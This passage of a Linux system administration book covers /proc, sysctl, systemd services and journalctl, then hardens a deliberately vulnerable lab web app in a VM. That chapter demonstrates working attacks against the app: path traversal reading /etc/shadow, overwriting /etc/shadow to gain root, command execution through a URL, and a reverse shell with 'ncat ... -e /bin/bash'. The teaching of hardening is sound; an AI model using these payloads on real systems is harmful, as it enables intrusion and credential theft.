Inactive:         575692 kB
Active(anon):      39388 kB
Inactive(anon):      196 kB
Active(file):     307828 kB
Inactive(file):   575496 kB
Unevictable:           0 kB
Mlocked:               0 kB
SwapTotal:             0 kB
SwapFree:              0 kB
Dirty:                 4 kB
Writeback:             0 kB
AnonPages:         39120 kB
Mapped:            42032 kB
Shmem:               488 kB
Slab:             141692 kB
SReclaimable:     114996 kB
SUnreclaim:        26696 kB
KernelStack:        1360 kB
PageTables:         2700 kB
NFS_Unstable:          0 kB
Bounce:                0 kB
WritebackTmp:          0 kB
CommitLimit:     2023408 kB
Committed_AS:     127752 kB
```

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```
VmallocTotal:   34359738367 kB
VmallocUsed:           0 kB
VmallocChunk:          0 kB
HardwareCorrupted:     0 kB
AnonHugePages:         0 kB
ShmemHugePages:        0 kB
ShmemPmdMapped:        0 kB
CmaTotal:              0 kB
CmaFree:               0 kB
HugePages_Total:       0
HugePages_Free:        0
HugePages_Rsvd:        0
HugePages_Surp:        0
Hugepagesize:       2048 kB
DirectMap4k:       61296 kB
DirectMap2M:     4132864 kB
DirectMap1G:     2097152 kB
```

7.14 /proc/uptime

```
$ cat /proc/uptime
52820.32 104802.84
```

The first value in this file shows the number of seconds the system is up. The second value is the total number of idle seconds for each CPU, so for the modern systems, this value can be more than the first value.

7.15 /proc/sys/ & sysctl command

This directory is a special one for system administrators. This not only provides information, but also allows you to quickly change (enable/disable) different kernel features.

We use the **sysctl** command to view or edit the values for */proc/sys/*. If you want to see all the different settings, use the following command.

```
$ sudo sysctl -a
[sudo] password for kdas:
abi.vsyscall32 = 1
crypto.fips_enabled = 0
debug.exception-trace = 1
debug.kprobes-optimization = 1
dev.cdrom.autoclose = 1
dev.cdrom.autoeject = 0
dev.cdrom.check_media = 0
dev.cdrom.debug = 0
dev.cdrom.info = CD-ROM information, Id: cdrom.c 3.20 2003/12/17
... long output
```

7.16 Enabling IP forward with sysctl

To enable IP forwarding to the VM(s), use the following command.

```
$ sudo sysctl -w net.ipv4.ip_forward=1
```

To check the current value, use the following command.

```
$ sysctl net.ipv4.ip_forward
```

You can see the same value in the */proc/sys/net/ipv4/ip_forward* file too.

```
$ cat /proc/sys/net/ipv4/ip_forward
1
```

To make the change permanent, write the following in the */etc/sysctl.conf* file.

```
net.ipv4.ip_forward = 1
```

Then, enable the changes using the following command.

```
$ sudo sysctl -p /etc/sysctl.conf
```

CHAPTER 8

Linux Services

This is also a chapter related to the *systemd* tool.

8.1 What is a service?

A service is a process or application which is running in the background, either doing some predefined task or waiting for some event. If you remember our process chapter, we learned about *systemd* for the first time there. It is the first process to run in our system; it then starts all the required processes and services. To know about how the system boots up, read the **bootup** man page. Click here to read it online.

```
$ man bootup
```


8.2 What is a daemon?

Daemon is the actual term for those long-running background processes. A service actually consists of one or more daemons.

Make sure that you don't get confused between Daemons and Demons :) Here is a gem from Internet:

8.3 What is the init system?

If you look at Unix/Linux history, you will find the first process which starts up, is also known as *init process*. This process used to start other processes by using the rc files from */etc/rc.d* directory. In the modern Linux systems, **systemd** has replaced the init system.



8.4 Units in systemd

Units are a standardized way for the systemd to manage various parts of a system. There are different kinds of units, *.service* is for system services, *.path* for path based ones. There is also *.socket* which are socket based systemd units. There are various other types, we can learn about those later.

8.5 .service units in systemd

These are service units, which explains how to manage a particular service in the system. In our daily life, we generally only have to work with these unit files.

8.6 How to find all the systemd units in the system?

```
$ systemctl
... long output
  -.mount                                                    loaded active
↪mounted   /
  boot.mount                                                 loaded active
↪mounted   /boot
  dev-hugepages.mount                                        loaded active
↪mounted   Huge Pages File System
  dev-mqueue.mount                                           loaded active
↪mounted   POSIX Message Queue File System
  home.mount                                                 loaded active
↪mounted   /home
  proc-fs-nfsd.mount                                         loaded active
↪mounted   NFSD configuration filesystem
  run-user-1000-doc.mount                                    loaded active
↪mounted   /run/user/1000/doc
  run-user-1000-gvfs.mount                                   loaded active
↪mounted   /run/user/1000/gvfs
  run-user-1000.mount                                        loaded active
↪mounted   /run/user/1000
  run-user-42.mount                                          loaded active
↪mounted   /run/user/42
... long output
```

In the output of the **systemctl** command, you should be able to see all the different kinds of units in the system. If you want to see only the service units, then use the following command.

```
$ systemctl --type=service
```

8.7 Working with a particular service

Let us take the *sshd.service* as an example. The service controls the sshd daemon, which allows us to remotely login to a system using the **ssh** command.

To know the current status of the service, I execute the following command.

```
$ sudo systemctl status sshd
 sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; disabled; vendor preset:␣
↪enabled)
  Active: inactive (dead)
    Docs: man:sshd(8)
          man:sshd_config(5)

Jun 19 12:07:29 kdas-laptop sshd[19533]: Accepted password for kdas from 192.168.1.
↪101 port 61361 ssh2
Jun 20 17:57:53 kdas-laptop sshd[30291]: Connection closed by 192.168.1.101 port␣
↪63345 [preauth]
Jun 20 17:58:02 kdas-laptop sshd[30293]: Accepted password for kdas from 192.168.1.
↪101 port 63351 ssh2
Jun 20 18:32:11 kdas-laptop sshd[31990]: Connection closed by 192.168.1.101 port␣
↪64352 [preauth]
Jun 20 18:32:17 kdas-laptop sshd[32039]: Accepted password for kdas from 192.168.1.
↪101 port 64355 ssh2
Jun 20 18:45:57 kdas-laptop sshd[32700]: Accepted password for kdas from 192.168.1.
↪101 port 64824 ssh2
Jun 21 08:44:39 kdas-laptop sshd[15733]: Accepted password for kdas from 192.168.1.
↪101 port 51574 ssh2
Jun 22 18:17:24 kdas-laptop systemd[1]: Stopping OpenSSH server daemon...
Jun 22 18:17:24 kdas-laptop sshd[20932]: Received signal 15; terminating.
Jun 22 18:17:24 kdas-laptop systemd[1]: Stopped OpenSSH server daemon.
```

To start the service, I'll use the following command, and then I can use the *status* argument to the **systemctl** to check the service status once again.

```
$ sudo systemctl start sshd
$ sudo systemctl status sshd
 sshd.service - OpenSSH server daemon
  Loaded: loaded (/usr/lib/systemd/system/sshd.service; disabled; vendor preset:␣
↪enabled)
  Active: active (running) since Thu 2017-06-22 18:19:28 IST; 1s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
Main PID: 3673 (sshd)
    Tasks: 1 (limit: 4915)
  CGroup: /system.slice/sshd.service
          └─3673 /usr/sbin/sshd -D

Jun 22 18:19:28 kdas-laptop systemd[1]: Starting OpenSSH server daemon...
Jun 22 18:19:28 kdas-laptop sshd[3673]: Server listening on 0.0.0.0 port 22.
Jun 22 18:19:28 kdas-laptop sshd[3673]: Server listening on :: port 22.
Jun 22 18:19:28 kdas-laptop systemd[1]: Started OpenSSH server daemon.
```

In the same way, we can use either the *stop* or *restart* arguments to the **systemctl** command.

8.8 Enabling or disabling a service

Even if you start a service, you'll find that after you reboot the computer, the service did not start at the time of boot up. To do so, you will have to enable the service, or to stop a service from starting at boot, you will have to disable the service.

```
$ sudo systemctl enable sshd.service
Created symlink /etc/systemd/system/multi-user.target.wants/sshd.service → /usr/lib/
↪systemd/system/sshd.service.
$ sudo systemctl disable sshd.service
Removed /etc/systemd/system/multi-user.target.wants/sshd.service.
```

8.9 Shutdown or reboot the system using systemctl

We can also reboot or shutdown the system using the systemctl command.

```
$ sudo systemctl reboot
$ sudo systemctl shutdown
```

8.10 journalctl

systemd runs the **systemd-journald.service**, which stores logs in the journal from the different services maintained by *systemd*. We use *journalctl* command to read these log entries from the journal. If you execute the command without any arguments, it will show you all the log entries starting from the oldest in the journal. One needs to be *root* to be able to use the *journalctl* command. Remember that *systemd-journald* stores all the logs in binary format, means you can not just *less* the files and read them.

If you want any normal user to execute *journalctl* command, then add them into **systemd-journal** group.

8.11 Finding the logs of a service

We can use the **journalctl** command to find the log of a given service. The general format is *journalctl -u service-name". Like below is the log for *sshd* service.*

```
$ sudo journalctl -u sshd
-- Logs begin at Thu 2017-06-22 14:16:45 UTC, end at Fri 2017-06-23 05:21:29 UTC. --
Jun 22 14:17:39 kushal-test.novalocal systemd[1]: Starting OpenSSH server daemon...
Jun 22 14:17:39 kushal-test.novalocal systemd[1]: sshd.service: PID file /var/run/
↪sshd.pid not readable (yet?) after start: No such file or directory
Jun 22 14:17:39 kushal-test.novalocal sshd[827]: Server listening on 0.0.0.0 port 22.
Jun 22 14:17:39 kushal-test.novalocal sshd[827]: Server listening on :: port 22.
Jun 22 14:17:39 kushal-test.novalocal systemd[1]: Started OpenSSH server daemon.
Jun 22 14:22:08 kushal-test.novalocal sshd[863]: Accepted publickey for fedora from␣
↪103.249.881.17 port 56124 ssh2: RSA SHA256:lvn4rIszmfB14PBQwh4k9C
Jun 22 14:29:24 kushal-test.novalocal systemd[1]: Stopping OpenSSH server daemon...
Jun 22 14:29:24 kushal-test.novalocal sshd[827]: Received signal 15; terminating.
```

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```
Jun 22 14:29:24 kushal-test.novalocal systemd[1]: Stopped OpenSSH server daemon.
Jun 22 14:29:24 kushal-test.novalocal systemd[1]: Starting OpenSSH server daemon...
Jun 22 14:29:24 kushal-test.novalocal sshd[2164]: Server listening on 0.0.0.0 port 22.
Jun 22 14:29:24 kushal-test.novalocal sshd[2164]: Server listening on :: port 22.
Jun 22 14:29:24 kushal-test.novalocal systemd[1]: Started OpenSSH server daemon.
Jun 22 14:54:26 kushal-test.novalocal sshd[13522]: Invalid user  from 139.162.122.110␣
↪port 51012
Jun 22 14:54:26 kushal-test.novalocal sshd[13522]: input_userauth_request: invalid␣
↪user  [preauth]
Jun 22 14:54:26 kushal-test.novalocal sshd[13522]: Failed none for invalid user  from␣
↪139.162.122.110 port 51012 ssh2
Jun 22 14:54:26 kushal-test.novalocal sshd[13522]: Connection closed by 139.162.122.
↪110 port 51012 [preauth]
Jun 22 15:15:29 kushal-test.novalocal sshd[13541]: Did not receive identification␣
↪string from 5.153.62.226 port 48677
```

8.12 To view only the last N entries

You can use the *-n* argument to the *journalctl* command to view only the last N number of entries. For example, to view the last 10 entries.

```
# journalctl -n 10
```

8.13 Continuous stream of logs

In case you want to monitor the logs of any service, that is keep reading the logs in real time, you can use *-f* flag with the *journalctl* command.

```
$ sudo journalctl -f -u sshd
-- Logs begin at Thu 2017-06-22 14:16:45 UTC. --
Jun 23 03:39:09 kushal-test.novalocal sshd[14095]: Did not receive identification␣
↪string from 158.85.81.118 port 10000
Jun 23 04:13:32 kushal-test.novalocal sshd[14109]: Received disconnect from 221.194.
↪47.242 port 55028:11:  [preauth]
Jun 23 04:13:32 kushal-test.novalocal sshd[14109]: Disconnected from 221.194.47.242␣
↪port 55028 [preauth]
Jun 23 04:33:59 kushal-test.novalocal sshd[14115]: Received disconnect from 59.45.175.
↪64 port 36248:11:  [preauth]
Jun 23 04:36:53 kushal-test.novalocal sshd[14121]: Did not receive identification␣
↪string from 82.193.122.22 port 58769
Jun 23 04:42:01 kushal-test.novalocal sshd[14123]: Received disconnect from 221.194.
↪47.233 port 51797:11:  [preauth]
Jun 23 04:42:01 kushal-test.novalocal sshd[14123]: Disconnected from 221.194.47.233␣
↪port 51797 [preauth]
Jun 23 04:51:46 kushal-test.novalocal sshd[14130]: Did not receive identification␣
↪string from 191.253.13.227 port 4668
Jun 23 05:05:16 kushal-test.novalocal sshd[14189]: Received disconnect from 59.45.175.
↪88 port 33737:11:  [preauth]
Jun 23 05:05:16 kushal-test.novalocal sshd[14189]: Disconnected from 59.45.175.88␣
↪port 33737 [preauth]
```

I can see that someone was trying to break into this VM by trying random ports :)

8.14 Listing of previous boots

In systems like Fedora, **journalctl** by default keeps history from past boots. To know about all available boot history, type the following command.

```
$ sudo journalctl --list-boots
[sudo] password for fedora:
-112 7a88e13a76434a1199f82ad90441ae7f Tue 2014-12-09 03:41:08 IST--Tue 2014-12-09␣
↪03:41:08 IST
-111 b86086ed59b84b228e74f91ab08a66b3 Sun 2015-06-28 23:54:26 IST--Sun 2015-07-12␣
↪07:27:48 IST
-110 71d3f6024f514653bfd2574243d096d1 Sun 2016-06-05 01:51:05 IST--Sun 2016-06-05␣
↪01:51:16 IST
-109 b7721878a5144d009418cf269b5eea71 Fri 2016-08-19 19:47:57 IST--Sat 2016-08-20␣
↪01:16:07 IST
-108 6102102fc7804379b888d83cea66838b Sat 2016-08-20 01:21:36 IST--Sun 2016-08-21␣
↪00:05:38 IST
... long output
```

To know about any particular boot log, you can use the hash along with *-b* flag to the **journalctl** command.

```
$ sudo journalctl -b 7a88e13a76434a1199f82ad90441ae7f
-- Logs begin at Tue 2014-12-09 03:41:08 IST, end at Sat 2017-06-24 13:40:49 IST. --
Dec 09 03:41:08 localhost.localdomain systemd[1344]: Stopping Default.
Dec 09 03:41:08 localhost.localdomain systemd[1344]: Stopped target Default.
Dec 09 03:41:08 localhost.localdomain systemd[1344]: Starting Shutdown.
Dec 09 03:41:08 localhost.localdomain systemd[1344]: Reached target Shutdown.
Dec 09 03:41:08 localhost.localdomain systemd[1344]: Starting Exit the Session..
```

8.15 Time-based log viewing

We can also use **journalctl** to view logs for a certain time period. For example, if we want to see all the logs since yesterday, we can use the following command.

```
$ sudo journalctl --since yesterday
[sudo] password for fedora:
-- Logs begin at Tue 2014-12-09 03:41:08 IST, end at Sat 2017-06-24 15:21:54 IST. --
Jun 23 00:00:00 kushal-test.novalocal /usr/libexec/gdm-x-session[28622]: (evolution-
↪alarm-notify:11609): evolution-alarm-notify-WARNING **: alarm.c:253: Reques
Jun 23 00:01:01 kushal-test.novalocal CROND[22327]: (root) CMD (run-parts /etc/cron.
↪hourly)
... long output
```

You can also use date time following *YYYY-MM-DD HH:MM:SS* format.

```
$ sudo journalctl --since "2015-11-10 14:00:00"
-- Logs begin at Tue 2014-12-09 03:41:08 IST, end at Sat 2017-06-24 15:25:30 IST. --
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Reached target Timers.
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Reached target Paths.
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Starting D-Bus User Message Bus␣
↪Socket.
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Listening on D-Bus User Message␣
↪Bus Socket.
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Reached target Sockets.
```

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```
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Reached target Basic System.
Jun 05 01:51:05 kushal-test.novalocal systemd[5674]: Reached target Default.
```

8.16 Total size of the journal logs

Use the *–disk-usage* flag to find out total amount entries and archive can be stored. The following is the output from an Ubuntu Focal (20.04) system.

```
# journalctl --disk-usage
Archived and active journals take up 56.0M in the file system.
```

8.17 Writing your own service file

In case you are developing a new service, or you want to run some script as a systemd service, you will have to write a service file for the same.

For this example, we will add a new executable under */usr/sbin* called *myserver*. We will use Python3's builtin *http.server* module to expose the current directory as a simple server.

```
#!/usr/bin/sh
python3 -m http.server 80
```

Note: Remember to use *chmod* command to mark the file as executable.

Next, we will create the actual service file, which is configuration file written in INI format.

Add the following to the */etc/systemd/system/myserver.service* file.

```
[Unit]
Description=My Web Server
After=network.target

[Service]
Type=simple
WorkingDirectory=/web/amazing
ExecStart=/usr/sbin/myserver
Restart=always

[Install]
WantedBy=multi-user.target
```

Using *ExecStart* we are specifying which executable to use, we can even pass any command line argument to that. We are also mentioning the directory this service will start. We are also saying in case of a failure, or unclean exit code, or or on signal *always* restart the service. The service will also start after the *network* is up. We are also mentioning that the service will have */web/amazing* as the working directory. So, we should also create that. We also add an *index.html* to the same directory for testing.

```
# mkdir -p /web/amazing
# echo "Hello from Python." > /web/amazing/index.html
```

To understand the other options you will have to read two man pages,

- man systemd.service
- man systemd.unit.

After adding the service file, reload the daemons.

```
# systemctl daemon-reload
```

Unless you do this, *systemd* will complain to you that something changed, and you did not reloadl. Always remember to reload after you make any changes to any systemd service files.

Now we can start and enable the service.

```
# systemctl enable myserver
# systemctl start myserver
# systemctl status myserver
 myserver.service - My Web Server
  Loaded: loaded (/etc/systemd/system/myserver.service; enabled; vendor preset:␣
↪disabled)
  Active: active (running) since Sat 2022-03-12 10:03:25 UTC; 1 day 3h ago
Main PID: 21019 (myserver)
    Tasks: 2 (limit: 50586)
  Memory: 9.6M
  CGroup: /system.slice/myserver.service
          ├─21019 /usr/bin/sh /usr/sbin/myserver
          └─21020 python3 -m http.server 80

Mar 12 10:03:25 selinux systemd[1]: Started My Web Server.
```

8.17.1 Verifying the service

We can verify that our new webservice is running properly via *curl*.

```
$ curl http://localhost/
Hello from Python.
```

CHAPTER 9

Securing a service using systemd

systemd provides multiple features which can allow anyone to lock down a particular service. These features help to migiate multiple security issues for any service. We will learn about a few of those in this section.

Now, we will use an web application I developed to learn. It is called verybad. This has multiple security issues, so do not run it in your laptop or main system. If you want try it out and follow along the steps, please do it in a VM.

Note: All of the following steps are done in a Fedora 35 virtual machine.

9.1 Installing verybad service

We will first install latest Rust and compile from source.

```
$ curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
...
Rust is installed now. Great!

To get started you may need to restart your current shell.
This would reload your PATH environment variable to include
Cargo's bin directory ($HOME/.cargo/bin).

To configure your current shell, run:
source $HOME/.cargo/env
To get started you may need to restart your current shell.
This would reload your PATH environment variable to include
Cargo's bin directory ($HOME/.cargo/bin).

To configure your current shell, run:
source $HOME/.cargo/env
```

Press enter for the default configuration. You can logout and log back in to make sure that correct environment varibles are being used.

Next, installing *gcc* and then clone the git repository and compile.

```
$ sudo dnf install gcc -y
$ git clone https://github.com/kushaldas/verybad
$ cd verybad
$ cargo build --release
...
$ ls -l target/release/verybad
-rwxrwxr-x. 2 almalinux almalinux 8193040 Mar 16 04:21 target/release/verybad
```

Now, we will copy the executable to */usr/sbin* and also copy the service file and then start & enable the service.

```
$ sudo cp ./target/release/verybad /usr/sbin/
$ sudo cp verybad.service /etc/systemd/system/
$ sudo mkdir -p /web/amazing
$ sudo systemctl enable verybad
$ sudo systemctl start verybad
```

Now, in one terminal you can run *journalctl* to see the logs from the service, and then from another terminal we can use *curl* to do various operations on the web service.

```
$ sudo journalctl -u verybad -f
```

9.2 Vulnerabilities in the application

The *verybad* application contains multiple diffrent security vulnerabilities. You can see all the available API if you do a GET request to the root of the application.

```
$ curl http://localhost:8000/
Example of poorly written code.
    GET /getos -> will give the details of the OS.
    GET /filename -> will provide a file from the current directory
    GET /exec/date -> will give you the current date & time in the server.
    POST /filename -> Saves the data in filename.
```

We can get the details of the Operating system via */getos* call, which internally returning us the content of the */etc/os-release* file.

```
$ curl http://localhost:8000/getos
NAME="Fedora Linux"
VERSION="35 (Cloud Edition)"
ID=fedora
VERSION_ID=35
VERSION_CODENAME=""
PLATFORM_ID="platform:f35"
PRETTY_NAME="Fedora Linux 35 (Cloud Edition)"
ANSI_COLOR="0;38;2;60;110;180"
LOGO=fedora-logo-icon
CPE_NAME="cpe:/o:fedoraproject:fedora:35"
HOME_URL="https://fedoraproject.org/"
DOCUMENTATION_URL="https://docs.fedoraproject.org/en-US/fedora/f35/system-
↪administrators-guide/"
SUPPORT_URL="https://ask.fedoraproject.org/"
BUG_REPORT_URL="https://bugzilla.redhat.com/"
REDHAT_BUGZILLA_PRODUCT="Fedora"
```

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```
REDHAT_BUGZILLA_PRODUCT_VERSION=35
REDHAT_SUPPORT_PRODUCT="Fedora"
REDHAT_SUPPORT_PRODUCT_VERSION=35
PRIVACY_POLICY_URL="https://fedoraproject.org/wiki/Legal:PrivacyPolicy"
VARIANT="Cloud Edition"
VARIANT_ID=cloud
```

9.3 Directory traversal vulnerability/ LFI

Directory traversal or Local File inclusion is the first vulnerability we are going to look into. A **GET** request to */filename* will give us the file. Let us read the */etc/shadow* file using this.

```
$ curl http://localhost:8000/%2Fetc%2Fshadow
root:!locked::0:99999:7:::
bin:*:18831:0:99999:7:::
daemon:*:18831:0:99999:7:::
adm:*:18831:0:99999:7:::
lp:*:18831:0:99999:7:::
sync:*:18831:0:99999:7:::
shutdown:*:18831:0:99999:7:::
halt:*:18831:0:99999:7:::
mail:*:18831:0:99999:7:::
operator:*:18831:0:99999:7:::
games:*:18831:0:99999:7:::
ftp:*:18831:0:99999:7:::
nobody:*:18831:0:99999:7:::
dbus:!!:18926::::::
systemd-network:!*:18926::::::
systemd-oom:!*:18926::::::
systemd-resolve:!*:18926::::::
systemd-timesync:!*:18926::::::
systemd-coredump:!*:18926::::::
tss:!!:18926::::::
unbound:!!:18926::::::
sshd:!!:18926::::::
chrony:!!:18926::::::
fedora:!!:19069:0:99999:7:::
polkitd:!!:19069::::::
```

In this system we don't have any password set, but in case we had any password, the attacker can retrive that. The attacker can read any file in the system, thus enables them to read the configuration or password details for any other application running in the same system.

9.4 Arbitary file write vulnerability

The attacker can also write to any file using **POST** request to */filename* API endpoint. Thus they can add new user, add any password for a given user (via */etc/shadow*). They can enable *ssh* access for the *root* user (via */etc/ssh/sshd_config*).

In the below example we are rewriting the */etc/shadow* file with a known password for *root*. We prefilled the password part in the *local_shadow* file for *root*.

```
$ cat local_shadow
root:$y$j9T$Ezgqn2AUuaBBQ25pABCoj/
↪$QU3CfSAX4aLmb6mcZAqmMg4ZvEgGZpdjW632qsDtXX3:19075:0:99999:7:::
bin:*:18831:0:99999:7:::
daemon:*:18831:0:99999:7:::
adm:*:18831:0:99999:7:::
lp:*:18831:0:99999:7:::
sync:*:18831:0:99999:7:::
shutdown:*:18831:0:99999:7:::
halt:*:18831:0:99999:7:::
mail:*:18831:0:99999:7:::
operator:*:18831:0:99999:7:::
games:*:18831:0:99999:7:::
ftp:*:18831:0:99999:7:::
nobody:*:18831:0:99999:7:::
dbus:!!:18926::::::
systemd-network:!*:18926::::::
systemd-oom:!*:18926::::::
systemd-resolve:!*:18926::::::
systemd-timesync:!*:18926::::::
systemd-coredump:!*:18926::::::
tss:!!:18926::::::
unbound:!!:18926::::::
sshd:!!:18926::::::
chrony:!!:18926::::::
fedora:!!:19069:0:99999:7:::
polkitd:!!:19069::::::

$ curl --data-binary @local_shadow http://localhost:8000/%2Fetc%2Fshadow
Okay[fedora@selinux3 ~]$ su -
Password:
Last login: Thu Mar 24 12:27:44 UTC 2022 on pts/2
[root@selinux3 ~]#
```

You can see that after overwriting the */etc/shadow* file, we could just use *password* as root's password :) To pass **/** in the URL we had to URL encode it, which is *%2F*.

9.5 Remote code execution (RCE) vulnerability

You can execute any command on the system using **GET** request to */exec/<command>* API. For example, we can see the contents of */root/* directory via *ls* command. Once again we URL encoded the command and the argument. You can thus create a reverse shell, or any kind of damage as we are running the service as *root* by default.

```
$ curl http://localhost:8000/exec/id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:unconfined_service_
↪t:s0
$ curl  http://localhost:8000/exec/ls%20%2Froot
anaconda-ks.cfg
original-ks.cfg
```

Through out rest of the chapter, we will learn how to migiate these 3 kinds of vulnerabilities using systemd's builtin features.

9.6 Remove access to system's tmp directory

One of the very initial thing we can do is to provide a private temporary directory structure only to the service. If we set *PrivateTmp=yes*, it will create a new file system namespace for the service & will mount private */tmp* & */var/tmp* inside of it. This option is only available for system services.

Only using *PrivateTmp* does not provide special security, but it stops the chances where the service can write to a temporary file/socket created by another service.

9.7 Protecting home dirctories

We can also use *ProtectHome=* to secure home directories in the system. It is set to true like *ProtectHome=yes*, then */root*, */home* & */run/user* are empty & inaccessible. We can also set them as read only by doing *ProtectHome=read-only*. The third available option is *tmpfs*, which mounts temporary filesytem to those directories. For any long running service, we must enable this feature.

Let us see how this affects our service. First we update the service file.

```
[Unit]
Description=Very Bad Web Application
After=network.target

[Service]
Type=simple
WorkingDirectory=/web/amazing
ExecStart=/usr/sbin/verybad
Restart=always
ProtectHome=yes
PrivateTmp=yes

[Install]
WantedBy=multi-user.target
```

We will have to reload the daemon & restart the service for the changes in effect.

```
# systemctl daemon-reload
# systemctl restart verybad
```

Now we will try to execute *ls* command against */root*, */home/fedora* & */tmp* directory. You will notice that the tool can not see any file in those directories.

```
$ curl  http://localhost:8000/exec/ls%20%2Froot
$ curl  http://localhost:8000/exec/ls%20%2Fhome%2Ffedora
$ curl  http://localhost:8000/exec/ls%20%2Ftmp
```

9.8 Fixing directory paths

systemd also provides various sandboxing options for runtime/configuration/state/logging directories for any service, and those are available to the service as environment variables too. You can specify them via the following options:

Table 1: Directory configuration

Directory	Path for system units	Environment variable
RuntimeDirectory=	/run/	$RUNTIME_DIRECTORY
StateDirectory=	/var/lib/	$STATE_DIRECTORY
CacheDirectory=	/var/cacche/	$CACHE_DIRECTORY
LogsDirectory=	/var/logs/	$LOGS_DIRECTORY
ConfigurationDirectory=	/etc/	$CONFIGURATION_DIRECTORY

9.9 DynamicUser

This is a very powerful option, takes a boolean value. If set to *yes* a user & group will be dynamically added. This value will not be showed up in the */etc/passwd* or in */etc/group* files. It also means *ProtectSystem=strict* & *ProtectHome=read-only*. *PrivateTmp* is also implied. Two new options will also be implied, *NoNewPrivileges=* and *RestrictSUIDSGID=*. These options make sure the actual service process can not create SUID/SGID files or use them.

Let us enable DynamicUser and have a state directory and move us to that StateDirectory as WorkingDirectory.

```
[Unit]
Description=Very Bad Web Application
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/verybad
Restart=always
DynamicUser=yes
StateDirectory=verybad
WorkingDirectory=/var/lib/verybad

[Install]
WantedBy=multi-user.target
```

The StateDirectory is now */var/lib/verybad*, but because we are having a DynamicUser, it is actually under */var/lib/private* and symlinked to */var/lib/verybad*. We can see if we check the index page once again.

```
$ curl http://localhost:8000/
Example of poorly written code.
    GET /getos -> will give the details of the OS.
    GET /filename -> will provide a file from the current directory
    GET /exec/date -> will give you the current date & time in the server.
    POST /filename -> Saves the data in filename.
    Code is running in: /var/lib/private/verybad
```

We can also check details about the *user* the service is running as and try to write to some files or execute commands or read some files.

```
$ curl http://localhost:8000/exec/id
uid=65445(verybad) gid=65445(verybad) groups=65445(verybad) context=system_u:system_
↪r:unconfined_service_t:s0
$ curl -d '42 is the answer.'  http://localhost:8000/%2Fvar%2Flib%2Fverybad%2Fexample
Okay
$ curl http://localhost:8000/%2Fvar%2Flib%2Fverybad%2Fexample
42 is the answer.
```

We can still create a reverse shell in this setup. In one terminal use *nc* to listen for connection on port 5555 and use *ncat* command to connect to it.

```
$ nc -nlv 5555
Listening on 0.0.0.0 5555
```

Now, use *curl* to fire up *ncat* & connect to this. We have the command *ncat 127.0.0.1 5555 -e /bin/bash* URL encoded.

```
$ curl http://localhost:8000/exec/ncat%20127.0.0.1%205555%20-e%20%2Fbin%2Fbash
```

Now, if you go back you can see a connection has been established.

```
Connection received on 127.0.0.1 54056
id
uid=65445(verybad) gid=65445(verybad) groups=65445(verybad) context=system_u:system_
↪r:unconfined_service_t:s0
pwd
/var/lib/private/verybad
ls /tmp
cp /usr/bin/ls /tmp/
ls -l /tmp/ls
-rwxr-xr-x. 1 verybad verybad 141816 Mar 30 09:41 /tmp/ls
chmod u+s /tmp/ls
ls -l /tmp/ls
-rwxr-xr-x. 1 verybad verybad 141816 Mar 30 09:41 /tmp/ls
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin
systemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/usr/sbin/nologin
systemd-timesync:x:998:998:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:997:997:systemd Core Dumper:/:/usr/sbin/nologin
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
unbound:x:996:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
chrony:x:995:994::/var/lib/chrony:/sbin/nologin
fedora:x:1000:1000:fedora Cloud User:/home/fedora:/bin/bash
```

See if you can esclate to *root* from this shell :)

9.10 Allowed Executables

